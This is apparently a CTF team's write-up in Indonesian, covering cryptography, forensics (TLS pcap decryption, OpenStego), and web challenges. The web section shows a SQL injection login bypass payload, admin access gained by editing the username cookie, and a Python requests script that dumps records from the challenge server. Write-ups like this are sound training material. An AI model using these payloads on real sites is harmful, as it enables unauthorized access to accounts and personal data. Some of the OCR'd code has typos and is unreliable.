

Big Brain Kidz



ardhani
kelapacuuyy
ZafiN

Daftar Isi

Cryptography	2
Soal (pts)	2
Forensic	2
Ethereal (300 pts)	2
Web Exploitation	3
Cyber Security Expert (100 pts)	4
Disdukcapil (750 pts)	5
Binary Exploitation	10
Guessing (300 pts)	10
Reserved (300 pts)	14
Misc	18
RGB+ (100 pts)	18
FeedBack (100 pts)	20

Cryptography

Not Too Random (300 pts)

Diberikan sebuah binary yang didalamnya melakukan encode terhadap flag. Diberikan pula ciphertext hasil encodenya.

Berikut hasil dekompilasinya pada fungsi main.

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    void *v3; // rsp
    void *v4; // rsp
    void *v5; // rsp
    void *v6; // rsp
    unsigned __int64 v7; // rax
    void *v8; // rsp
    __int64 v10; // [rsp+0h] [rbp-158h]
    __int64 v11[2]; // [rsp+8h] [rbp-150h] BYREF
    __int64 v12; // [rsp+18h] [rbp-140h]
    __int64 v13; // [rsp+20h] [rbp-138h]
    __int64 v14; // [rsp+28h] [rbp-130h]
    __int64 v15; // [rsp+30h] [rbp-128h]
    __int64 v16; // [rsp+38h] [rbp-120h]
    __int64 v17; // [rsp+40h] [rbp-118h]
    __int64 v18; // [rsp+48h] [rbp-110h]
    __int64 v19; // [rsp+50h] [rbp-108h]
    __int64 v20; // [rsp+58h] [rbp-100h]
    __int64 v21; // [rsp+60h] [rbp-F8h]
    __int64 v22; // [rsp+68h] [rbp-F0h]
    __int64 v23; // [rsp+70h] [rbp-E8h]
    __int64 v24; // [rsp+78h] [rbp-E0h]
    __int64 v25; // [rsp+80h] [rbp-D8h]
    __int64 v26; // [rsp+88h] [rbp-D0h]
    __int64 v27; // [rsp+90h] [rbp-C8h]
    int i; // [rsp+A4h] [rbp-B4h]
    int v29; // [rsp+A8h] [rbp-B0h]
    int v30; // [rsp+ACh] [rbp-ACh]
    unsigned int v31; // [rsp+B0h] [rbp-A8h]
```

```
unsigned int v32; // [rsp+B4h] [rbp-A4h]
unsigned int v33; // [rsp+B8h] [rbp-A0h]
unsigned int v34; // [rsp+BCh] [rbp-9Ch]
__int64 v35; // [rsp+C0h] [rbp-98h]
__int64 *v36; // [rsp+C8h] [rbp-90h]
__int64 v37; // [rsp+D0h] [rbp-88h]
__int64 *v38; // [rsp+D8h] [rbp-80h]
__int64 v39; // [rsp+E0h] [rbp-78h]
__int64 *v40; // [rsp+E8h] [rbp-70h]
__int64 v41; // [rsp+F0h] [rbp-68h]
__int64 *v42; // [rsp+F8h] [rbp-60h]
__int64 v43; // [rsp+100h] [rbp-58h]
__int64 *v44; // [rsp+108h] [rbp-50h]
char v45[65]; // [rsp+117h] [rbp-41h] BYREF

*(_QWORD *) &v45[9] = __readfsqword(0x28u);
strcpy(v45, "REDACTED");
v29 = 8;
shuffle(v45, 8LL);
v35 = 2LL;
v26 = 3LL;
v27 = 0LL;
v3 = alloca(16LL);
v36 = v11;
v37 = 2LL;
v24 = 3LL;
v25 = 0LL;
v22 = 3LL;
v23 = 0LL;
v4 = alloca(16LL);
v38 = v11;
v39 = 2LL;
v20 = 3LL;
v21 = 0LL;
v18 = 3LL;
v19 = 0LL;
v5 = alloca(16LL);
v40 = v11;
v41 = 2LL;
```

```

v16 = 3LL;
v17 = 0LL;
v14 = 3LL;
v15 = 0LL;
v6 = alloca(16LL);
v42 = v11;
separate(v45, v11, v11, v11, v11, 8LL);
v30 = 2;
v31 = 2;
v32 = 2;
v33 = 2;
shift(v36, 2LL, 2LL);
shift(v38, v31, 1LL);
shift(v40, v32, 4294967294LL);
shift(v42, v33, 3LL);
v34 = v32 + v31 + v30 + v33;
v43 = (int)(v34 + 1) - 1LL;
v12 = (int)(v34 + 1);
v13 = 0LL;
v11[0] = v12;
v11[1] = 0LL;
v7 = 16 * ((v12 + 15) / 0x10uLL);
while (v11 != (__int64 *)((char *)v11 - (v7 & 0xFFFFFFFFFFFFFF000LL)))
;
v8 = alloca(v7 & 0xFFF);
if ((v7 & 0xFFF) != 0)
    *(__int64 *)((char *)&v11[-1] + (v7 & 0xFFF)) = *(__int64 *)((char *)
    *&v11[-1] + (v7 & 0xFFF));
v44 = v11;
v10 = v34;
merging((__WORD)v36, (__WORD)v38, (__WORD)v40, (__WORD)v42, v30, v31,
v32, v33, (__int64)v11);
printf("\nfinal flagnya: ");
for (i = 0; i < (int)v34; ++i)
    putchar(*((char *)v44 + i));
return 0;
}

```

Diberikan pula source code binary saat melakukan encode pada flag sebagai berikut.

```
int main() {
    char flag[] = "REDACTED";
    int len = sizeof(flag) - 1;
    shuffle(flag, len);

    if (len % 8 == 0) {
        char A[(len / 4) + 1], B[(len / 4) + 1], C[(len / 4) + 1], D[(len / 4) + 1];
        separate(flag, A, B, C, D, len);

        int lenA = sizeof(A) - 1;
        int lenB = sizeof(B) - 1;
        int lenC = sizeof(C) - 1;
        int lenD = sizeof(D) - 1;

        shift(A, lenA, 2);
        shift(B, lenB, 1);
        shift(C, lenC, -2);
        shift(D, lenD, 3);

        int finallen = lenA + lenB + lenC + lenD;

        char finalflag[finallen + 1];
        merging(A, B, C, D, lenA, lenB, lenC, lenD, finalflag, finallen);

        printf("\nfinal flagnya: ");
        for (int i = 0; i < finallen; i++) {
            printf("%c", finalflag[i]);
        }
    } else {
        printf("Masukan kelipatan kalimat dengan jumlah kelipatan 8");
    }
    return 0;
}
```

Berikut hasil dekompilasi fungsi shuffle, separate, shift, dan merging.

```

__int64 __fastcall shuffle(__int64 a1, int a2)
{
    __int64 result; // rax
    char v3; // [rsp+13h] [rbp-9h]
    unsigned int v4; // [rsp+14h] [rbp-8h]
    int i; // [rsp+18h] [rbp-4h]

    v4 = 0;
    for ( i = a2 - 1; ; --i )
    {
        result = v4;
        if ( (int)v4 >= i )
            break;
        v3 = *(_BYTE *)((int)v4 + a1);
        *(_BYTE *)((int)v4 + a1) = *(_BYTE *) (i + a1);
        *(_BYTE *) (a1 + i) = v3;
        ++v4;
    }
    return result;
}

```

Terlihat jelas, fungsi tersebut hanya membalik isi dari string.

```

__int64 __fastcall shift(__int64 a1, int a2, char a3)
{
    __int64 result; // rax
    int i; // [rsp+10h] [rbp-10h]
    int j; // [rsp+14h] [rbp-Ch]
    int k; // [rsp+18h] [rbp-8h]
    int m; // [rsp+1Ch] [rbp-4h]

    for ( i = 0; i < a2 && *(_BYTE *) (i + a1); i += 4 )
        *(_BYTE *) (i + a1) -= a3;
    for ( j = 1; j < a2 && *(_BYTE *) (j + a1); j += 4 )
        *(_BYTE *) (j + a1) = *(_BYTE *) (j + a1) - a3 - 1;
    for ( k = 2; k < a2 && *(_BYTE *) (k + a1); k += 4 )

```

```

*(_BYTE *) (k + a1) = *(_BYTE *) (k + a1) - a3 + 1;
for ( m = 3; ; m += 4 )
{
    result = (unsigned int)m;
    if ( m >= a2 )
        break;
    result = *(unsigned __int8 *) (m + a1);
    if ( !(_BYTE)result )
        break;
    *(_BYTE *) (m + a1) = *(_BYTE *) (m + a1) - a3 + 2;
}
return result;

```

Karena a3 diberikan, maka mudah untuk melakukan reversingnya. Karena hanya tambah dan kurang maka reversenya adalah kurang dan tambah.

```

__int64 __fastcall separate(__int64 a1, __int64 a2, __int64 a3, __int64
a4, __int64 a5, signed int a6)
{
    __int64 result; // rax
    int v7; // [rsp+38h] [rbp-14h]
    int v8; // [rsp+3Ch] [rbp-10h]
    int v9; // [rsp+40h] [rbp-Ch]
    int v10; // [rsp+44h] [rbp-8h]
    signed int i; // [rsp+48h] [rbp-4h]

    v7 = 0;
    v8 = 0;
    v9 = 0;
    v10 = 0;
    for ( i = 0; ; ++i )
    {
        result = (unsigned int)i;
        if ( i >= a6 )
            break;
        if ( (i & 7) == 0 || i % 8 == 7 )

```

```

        *(_BYTE *) (v7++ + a2) = *(_BYTE *) (i + a1);
if ( i % 8 == 1 || i % 8 == 6 )
    *(_BYTE *) (v8++ + a3) = *(_BYTE *) (i + a1);
if ( i % 8 == 2 || i % 8 == 5 )
    *(_BYTE *) (v9++ + a4) = *(_BYTE *) (i + a1);
if ( i % 8 == 3 || i % 8 == 4 )
    *(_BYTE *) (v10++ + a5) = *(_BYTE *) (i + a1);
}
return result;
}

```

Dengan hasil dekompilasi dan diatas, maka saya membuat script solver dibawah.

```

teks = open("not_too_random.txt").read()
part_1 = teks[:8]

part_1_plain = ""

flag = ""
for i in range(len(part_1)):
    if i % 4 == 0:
        part_1_plain += chr(ord(part_1[i]) + 2)
    elif i % 4 == 1:
        part_1_plain += chr(ord(part_1[i]) + 3)
    elif i%4 == 2:
        part_1_plain += chr(ord(part_1[i]) + 1)
    else:
        part_1_plain += chr(ord(part_1[i]) + 0)

print(flag)

part_2 = teks[8:16]

part_2_plain = ""

for i in range(len(part_2)):

```

```

if i % 4 == 0:
    part_2_plain += chr(ord(part_2[i]) + 1)
elif i % 4 == 1:
    part_2_plain += chr(ord(part_2[i]) + 2)
elif i%4 == 2:
    part_2_plain += chr(ord(part_2[i]) + 0)
else:
    part_2_plain += chr(ord(part_2[i]) - 1)

print(flag)

part_3 = teks[16:24]

part_3_plain = ""

for i in range(len(part_3)):
    if i % 4 == 0:
        part_3_plain += chr(ord(part_3[i]) - 2)
    elif i % 4 == 1:
        part_3_plain += chr(ord(part_3[i]) - 1)
    elif i%4 == 2:
        part_3_plain += chr(ord(part_3[i]) - 3)
    else:
        part_3_plain += chr(ord(part_3[i]) - 4)

print(flag)

part_4 = teks[24:32]

part_4_plain = ""

for i in range(len(part_4)):
    if i % 4 == 0:
        part_4_plain += chr(ord(part_4[i]) + 3)
    elif i % 4 == 1:
        part_4_plain += chr(ord(part_4[i]) + 4)
    elif i%4 == 2:
        part_4_plain += chr(ord(part_4[i]) + 2)

```

```
else:
    part_4_plain += chr(ord(part_4[i]) + 1)

print(flag)

final_flag = ""

p = 0
q = 0
r = 0
s = 0

for i in range(32):
    if((i%8 == 0) or (i % 8 == 7)):
        final_flag += part_1[p]
        p += 1
    elif((i%8 == 1) or (i % 8 == 6)):
        final_flag += part_2[q]
        q += 1
    elif((i%8 == 2) or (i % 8 == 5)):
        final_flag += part_3[r]
        r += 1
    elif((i%8 == 3) or (i % 8 == 4)):
        final_flag += part_4[s]
        s += 1

print("="*30)
print(part_1_plain)
print(part_2_plain)
print(part_3_plain)
print(part_4_plain)
```

```
● zafin@muhammad-vivobookasuslaptop:~/Downloads/CTF/JointsFinal/Cry/nottoorandom$ python3 solver.py


=====
)0nC_{3J
dt_rmM2C
r_0yu30T
4htp1d2F
● zafin@muhammad-vivobookasuslaptop:~/Downloads/CTF/JointsFinal/Cry/nottoorandom$
```

Untuk reversing fungsi separate dilakukan secara manual (masalah waktu :)). Tinggal ambil huruf secara zig-zag mulai dari atas kanan lalu ke bawah.

Flag : JCTF2023{M3d1um_Crypt0_n0t_h4rd}

Forensic

Ethereal (300 pts)



Diberikan 2 file berupa file pcap dan

sslkeylogfile. Dalam soal diberi tahu bahwa terdapat website https. Berdasarkan referensi writeup <https://ctftime.org/writeup/29374>, traffic tersebut harus didekripsi terlebih dahulu pada Preferences -> Protocol -> TLS -> (Pre)-Master-Secret log filename, kemudian masukkan file sslkeylogfile pada soal. Setelah didekripsi, traffic HTTP/2 dan HTTP/3 dapat terlihat. Kemudian saya telusuri stream HTTP/2 dan saya menemukan link ke sebuah website,

yaitu

<https://jearsevan101.github.io/strange-web>

WireShark - Follow HTTP2 Stream (tcp.stream eq 2 and http2.streamid eq 1) - mycapture.pcapng

....:method....GET...
:authority...jearsevan101.github.io....:scheme....https....:path.../favicon.ico... sec-ch-ua...A"Chromium";v="110", "Not A(Brand";v="24", "Google Chrome";v="110"....sec-ch-ua-mobile...?0...
user-agent...Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.0.0 Safari/537.36....sec-ch-ua-platform..."Windows"....accept...@image/avif,image/webp,image/apng,image/svg+xml,image/*,*;/q=0.8....sec-fetch-site...same-origin....sec-fetch-mode...no-cors....sec-fetch-dest...image....referer...+https://jearsevan101.github.io/strange-web/....accept-encoding...gzip, deflate, br....accept-language...en-US,en;q=0.9

Hello, Welcome to my website
Congratulation for coming here

Do you know about the technique of hiding secret data within an image ?

Want the password ? search more on wireshark file before! im using smtp protocol to tell you

oh, I use


Berdasarkan deskripsi pada web, diketahui bahwa terdapat steganography pada gambar di web tersebut, yang ketika didownload merupakan FLAG.bmp. Diberitahu juga bahwa ada password pada protocol SMTP yang cukup mudah ditemukan, yaitu majutakgentar1111.

```
220 mx.google.com ESMTP w23-20020a63d757000000b004fb8e0c1129si1522304pgi.315 - gsmtp
halo .....helo guys
502 5.5.1 Unrecognized command. w23-20020a63d757000000b004fb8e0c1129si1522304pgi.315 - gsmtp
this is your pass
502 5.5.1 Unrecognized command. w23-20020a63d757000000b004fb8e0c1129si1522304pgi.315 - gsmtp
..pass : majutakgentar1111
502 5.5.1 Unrecognized command. w23-20020a63d757000000b004fb8e0c1129si1522304pgi.315 - gsmtp
heLo
501-5.5.4 Empty HELO/EHLO argument not allowed, closing connection.
501 5.5.4 https://support.google.com/mail/?p=heLo w23-20020a63d757000000b004fb8e0c1129si1522304pgi.315 - gsmtp
```


Namun, saya cukup kesulitan saat mencari tool untuk mendekripsi gambar. Kemudian, ketika saya baca hint ternyata hintnya ada pada web tersebut. Pada web tersebut, dituliskan “oh, I use” namun tidak ada apa-apa. Saya berpikir ada sesuatu yang tersembunyi pada web tersebut, maka saya view page source dan ternyata terdapat img1.png.




Saya lakukan reverse image search pada gambar tersebut, diketahui bahwa tool yang digunakan yaitu OpenStego.



Saya install OpenStego dan extract datanya.



Dan ditemukan flagnya



Flag : JCTF2023{w1r3Sh4rk_S0o_Go0d_R1ght?}

Web Exploitation

Cyber Security Expert (100 pts)

Challenge 9 Solves X

Cyber Security Expert


100

You participated in JOINTS CTF! You must be a cybersecurity expert! I have this website I want you to check. I'm too scared to visit it, but I'm sure you can get important info from this safely!

<http://jota.jointsugm.id:8527>

Flag Submit

Diberikan sebuah url yang isinya terdapat halaman web dengan tampilan yang simple.



Karena tidak ada yang menarik pada tampilan, saya beralih ke view-source:url dan menemukan file javascript yang bernama cybersecurescript.js, ketika saya sedang menganalisa isi source code saya mendapati path flag pada function readTextFile yaitu admin/flag.txt.

```
readTextFile("admin/flag.txt", function(text){  
    flag = text;  
});
```


Saya coba lihat isi admin/flag.txt dan ternyata itu benar flag asli dan diencode UTF-7.

```
apple@ardhani ~/CTF » curl http://jota.jointsugm.id:8527/admin/flag.txt  
JCTF2023+AHs-1Nd0n3514n+AF8-cy13ErS3cUr17Y+AF8-3Xp3rT+AH0-%  
apple@ardhani ~/CTF » curl http://jota.jointsugm.id:8527/admin/flag.txt | iconv -f utf-7 -t utf-8  
% Total      % Received % Xferd  Average Speed   Time   Time     Current  
          Dload  Upload   Total Spent  Left  Speed  
100      58  100      58    0     0  551      0 --:--:-- --:--:-- --:--:--  617  
JCTF2023{1Nd0n3514n_cy13ErS3cUr17Y_3Xp3rT}%  
apple@ardhani ~/CTF »
```

Flag : JCTF2023{1Nd0n3514n_cy13ErS3cUr17Y_3Xp3rT}

Disdukcapil (750 pts)

Diberikan sebuah url yang berisi form login.



Saya dapat memastikan bahwa kedua form tersebut vulnerable terhadap serangan sql injection dengan payload ‘ OR 1=1-- - , di sini saya coba untuk masuk dengan username ardhani dan password ‘ OR 1=1-- - , itu berhasil login dan terdapat font “Selamat datang, ardhani” yang artinya nama saya stored pada client side, setelah saya cek lagi ternyata benar ketika diintercept request menggunakan burp nama saya tersimpan pada cookie username.

```
Request to http://jota.jointsugm.id:8848 [34.128.95.7]
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
1 GET /index.php HTTP/1.1
2 Host: jota.jointsugm.id:8848
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.178 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Referer: http://jota.jointsugm.id:8848/login.php
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US,en;q=0.9
10 Cookie: email=youremail; password=yourpassword; college=yourcollege; creditCardNumber=yourcreditcardnumber; creditCardExpiration=yourcreditcardexpiration;
    creditCardCVV=yourcreditcardcvv; mothersmaidenname=yourmothersmaidenname; NIK=yourNIK; name=yourname; team=yourteam; username=ardhani
11 Connection: close
12
```

Juga ada button “Show Data” yang kalau saya klik muncul alert (“Anda tidak memiliki akses untuk melihat data. Silakan kontak 'admin' terdekat jika ingin melihat data.”).

Saya sempat stuck 1 jam dan kemudian menyadari bahwa ‘admin’ pada alert tadi merupakan hint username dengan role administrator, lantas saya mencoba untuk mengubah username di cookie menjadi `admin` dan ya, saya dapat mencari data dengan bebas karena menggunakan hak akses admin.

```
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: email=youremail; password=yourpassword; college=yourcollege; creditCardNumber=yourcreditcardnumber; creditCardExpiration=yourcreditcardexpiration;
creditCardCVV=yourcreditcardcvv; mothersmaidenname=yourmothersmaidenname; NIK=yourNIK; name=yourname; team=yourteam; username=admin
Connection: close
```

Disdukcapil

Selamat datang, admin

[Logout](#)

Search Name


Sebagai seorang admin, tugas Anda adalah untuk mencari tahu dan mencocokkan data-data yang ada di database dengan data-data yang ada di laporan tertulis. Jika data tidak cocok, silakan hubungi tim IT terkait perbaikan data.

Note dari Tim IT: Sepertinya database terdapat sebuah bug sehingga mengalami perubahan data terus menerus. Kami mendengar rumor bahwa ini disebabkan oleh seorang hacker lokal. Namun kami rasa website buatan negeri ini saya rasa sangat secure. Search bar ini saja baru kami perkuat. Tidak mungkin dia bisa membebola dan meninggalkan pesan tersembunyi di suatu tempat.

Note dari Anton Wibowo (Admin sebelumnya): Ada beberapa properti yang tidak berubah-ubah. Untuk saat ini acuhkan dulu data yang tidak konsisten. Saya tidak bisa mencari tahu lebih lanjut karena FLOSS sedang dihina.

Submit

Lalu saya mencoba input semua huruf dengan format satu karakter, saya menemukan hal yang aneh bahwa ketika menginput % itu sepertinya mereturn semua data, saya berpikiran mungkin ini bisa mengarah ke sql injection yang syntaxnya kurang lebih gini “SELECT * FROM table WHERE='\$input_kita”.



Saya coba untuk membuat solvernya agar tidak repot parsing satu persatu. Output yang dihasilkan menghasilkan pola angka 30 dan 31. Berdasarkan yang saya tahu, 30 adalah hex dari angka 0 dan 31 adalah hex dari angka 1. Maka dari itu, jika didecode menggunakan hex, akan menghasilkan binary. Lalu dari binary tersebutlah, huruf-huruf dari flag dapat kami cover.

solver.py

```
from re import findall
import requests

def admin():
    kuki = {
        "username": "admin"
    }
    r = requests.get("http://jota.jointsugm.id:8848/index.php", cookies=kuki)
    x = findall("<p id=description>(.?*)</p>", r.text)
    print(x)

def search_name(keyword):
    posdat = {
        "nameSearch": keyword,
        "submit": "Submit"
    }
    kuki = {
        "username": "admin"
    }
```

```

r = requests.post("http://jota.jointsugm.id:8848/index.php", cookies=kuki, data=postData)
x =.findall("NIK: (.*)<br />", r.text)
for y in x:
    print(y)

if __name__ == "__main__":
# admin()
search_name("%")

```

A terminal window showing a list of binary strings. The strings are composed of '0' and '1' characters. The terminal has three tabs open:

- Tab 1: apple@ardhani: ~
- Tab 2: ...TOOLS/burpsuite-loader
- Tab 3: ...dhani - /Users/apple/CTF

The command run in Tab 1 is:

```
apple@ardhani: ~ » python3 solver.py > nim.txt && cat nim.txt
```

The output shows approximately 100 lines of binary strings.

Berikut ini script untuk decode flagnya.

Decode_flag.py

```
teks = open("nim.txt","r").read()
teks = "".join(teks.split("\n"))
cip = bytes.fromhex(teks)[-4].decode()
print("".join(chr(int(i,2)) for i in cip.split()))
```

```
apple@ardhani final/disdukcapil » python3 decode_flag.py
